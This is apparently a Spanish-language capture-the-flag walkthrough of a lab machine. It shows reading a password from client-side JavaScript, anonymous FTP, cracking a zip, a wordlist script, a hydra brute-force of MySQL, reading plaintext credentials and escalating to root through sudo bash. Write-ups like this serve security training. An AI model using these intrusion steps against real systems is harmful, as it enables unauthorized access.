    </footer>
<script src="../javaScript/search.js"></script>
</body>
</html>
```


view-source:http://192.168.16.13/javaScript/search.js
Exploit-DB
Google Hacking DB
base64 | GTFOBins
Online - Reverse Shell ...
Path Hijacki


```
document.addEventListener("DOMContentLoaded", function() {
    const searchForm = document.getElementById("searchForm");
    const searchInput = document.getElementById("searchInput");
    const searchResults = document.getElementById("searchResults");

    searchForm.addEventListener("submit", function(event) {
        event.preventDefault(); // Evitar el envÃo del formulario

        const searchTerm = searchInput.value.toLowerCase();
        if (searchTerm === "fuerzabruta") {
            searchResults.innerHTML = "<p>Â¡Has encontrado a Hulk!</p>";
        } else {
            searchResults.innerHTML = "<p>No se encontraron resultados.</p>";
        }
    });
});
```

Con los datos obtenidos, conectamos mediante ssh y estamos dentro!




```
  $ ssh hulk@192.168.16.13
hulk@192.168.16.13's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of jue 26 dic 2024 19:42:47 UTC

  System load:  0.009765625       Processes:               107
  Usage of /:   61.5% of 9.75GB   Users logged in:         0
  Memory usage: 42%               IPv4 address for enp0s3: 192.168.16.13
  Swap usage:   0%


El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 11 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Aug 15 16:02:08 2024 from 192.168.18.153
hulk@TheHackersLabs-Avengers:~$
```

Cuando se revisó el puerto 22 se encontró un zip el cual aún no tenemos la contraseña.




```
└─$ ftp anonymous@192.168.16.13
Connected to 192.168.16.13.
220 Welcome to blah FTP service.
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             459 Mar 24  2024 FLAG.txt
-rw-r--r--    1 0        0             417 Mar 24  2024 credential_mysql.txt.zip
226 Directory send OK.
ftp> █
```

Buscando en el directorio de hulk encontramos una pista de la contraseña del zip.




```
hulk@TheHackersLabs-Avengers:~/mysql/hint/zip$ cat shit_how_they_did_know_this_password.txt
                                      ###
                                       ##
 ##  ##   ##  ##    #####    ######    ##
 #######  ##  ##   ##       ##  ##     ##
 ## # ##  ##  ##    #####   ##  ##     ##
 ##   ##   #####        ##   #####     ##
 ##   ##      ##   ######       ##    ####
          #####                ####


Congratulations, you found the password to decrypt the compressed FTP .zip file

Now you know what to do with this... I guess

password: (You thought I would give you the password so quickly, because if you look closely at the file you would see the password more clearly...)
```

Luego de probar diversas cosas damos con la clave la cual es el nombre del documento .txt




```
┌──(kali㉿kali)-[~/CTFs/avengers]
└─$ unzip credential_mysql.txt.zip
Archive:  credential_mysql.txt.zip
[credential_mysql.txt.zip] credential_mysql.txt password:
  inflating: credential_mysql.txt

┌──(kali㉿kali)-[~/CTFs/avengers]
└─$ ls
credential_mysql.txt  credential_mysql.txt.zip  FLAG.txt  hash_credential

┌──(kali㉿kali)-[~/CTFs/avengers]
└─$ cat credential_mysql.txt
Listen, stif, I sent you the password of my MySQL user by email, but I think you didn't get it, I'll send it to y
ou here:

User: hulk
Password: fuerzabrutaXXXX

Remember to change the "XXXX" to a secure number combination before sending.

HINT: it is in a range of 0-3000
```


En este nuevo fichero nos da una nueva pista para el login de mysql, el cual nos dice que la contraseña puede ser entre fuerzabruta0 hasta fuerzabruta3000. Creamos un script para que nos genere las contraseñas y posteriormente usamos hydra.



```
└─$ cat generarPassword.sh
#!/bin/bash

output_file="fuerzabrutadiccionario.txt"

> $output_file

for i in $(seq -w 0 3000); do
        echo "fuerzabruta$i" >>$output_file
done
```




```
└─$ hydra -l hulk -P fuerzabrutadiccionario.txt 192.168.16.13 mysql -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-26 21:29:26
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3001 login tries (l:1/p:3001), ~751 tries per task
[DATA] attacking mysql://192.168.16.13:3306/
[ATTEMPT] target 192.168.16.13 - login "hulk" - pass "fuerzabruta0000" - 1 of 3001 [child 0] (0/0)
[ATTEMPT] target 192.168.16.13 - login "hulk" - pass "fuerzabruta0001" - 2 of 3001 [child 1] (0/0)
[ATTEMPT] target 192.168.16.13 - login "hulk" - pass "fuerzabruta0002" - 3 of 3001 [child 2] (0/0)
[ATTEMPT] target 192.168.16.13 - login "hulk" - pass "fuerzabruta0003" - 4 of 3001 [child 3] (0/0)
[ATTEMPT] target 192.168.16.13 - login "hulk" - pass "fuerzabruta0004" - 5 of 3001 [child 3] (0/0)
[ATTEMPT] target 192.168.16.13 - login "hulk" - pass "fuerzabruta0005" - 6 of 3001 [child 0] (0/0)
```




```
[ATTEMPT] target 192.168.16.13 - login "hulk" - pass "fuerzabruta2023" - 2024 of 3001 [child 2] (0/0)
[ATTEMPT] target 192.168.16.13 - login "hulk" - pass "fuerzabruta2024" - 2025 of 3001 [child 3] (0/0)
[ATTEMPT] target 192.168.16.13 - login "hulk" - pass "fuerzabruta2025" - 2026 of 3001 [child 1] (0/0)
[3306][mysql] host: 192.168.16.13   login: hulk   password: fuerzabruta2024
```

¡Probamos y entramos!




```
hulk@TheHackersLabs-Avengers:~$ mysql -u hulk -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4078
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statemen
t.

mysql> █
```


Viendo la tabla de usuarios, probamos a entrar con stif puesto que es el unico que tenemos todos los datos.



```
mysql> use no_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_no_db |
+-----------------+
| passwords       |
| users           |
+-----------------+
2 rows in set (0,00 sec)

mysql> select * from users;
+----+--------+---------------+
| id | user   | password      |
+----+--------+---------------+
|  1 | stif   | escudoamerica |
|  2 | hulk   | fuerza*****   |
|  3 | antman | ******        |
|  4 | thanos | NOPASSWD      |
+----+--------+---------------+
4 rows in set (0,02 sec)

mysql> select * from passwords;
+----+------------------------------------------------------------------+----------------------
-------------------------------+
| id | password                                                         | description
                               |
+----+------------------------------------------------------------------+----------------------
-------------------------------+
|  1 | wr9UZSBjcmVlcyBxdWUgc2VyaWEgdGFuIGZhY2lsPyBKQUpBSkFKQUpKQUpB | Desencripta esa contr
aseña para poder ser root ;)  |
+----+------------------------------------------------------------------+----------------------
-------------------------------+
1 row in set (0,00 sec)
```




```
hulk@TheHackersLabs-Avengers:~$ su stif
Password:
stif@TheHackersLabs-Avengers:/home/hulk$ cd
```



```
stif@TheHackersLabs-Avengers:~$ whoami
stif
```

Con el usuario stif pertenecemos al grupo sudoers y además podemos ejecutar bash como root sin contraseña. Por último, recolectamos las flags.



```
stif@TheHackersLabs-Avengers:~$ sudo -l
Matching Defaults entries for stif on TheHackersLabs-Avengers:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User stif may run the following commands on TheHackersLabs-Avengers:
    (ALL : ALL) NOPASSWD: /usr/bin/bash
    (ALL : ALL) NOPASSWD: /usr/bin/unzip
stif@TheHackersLabs-Avengers:~$ sudo bash
root@TheHackersLabs-Avengers:/home/stif# ls
flag  game.py  pista  user.txt
root@TheHackersLabs-Avengers:/home/stif# cat user.txt
[redacted]
root@TheHackersLabs-Avengers:/home/stif# cd /root/
root@TheHackersLabs-Avengers:~# ls
FLAG.txt  root.txt  snap
root@TheHackersLabs-Avengers:~# cat root.txt
[redacted]
```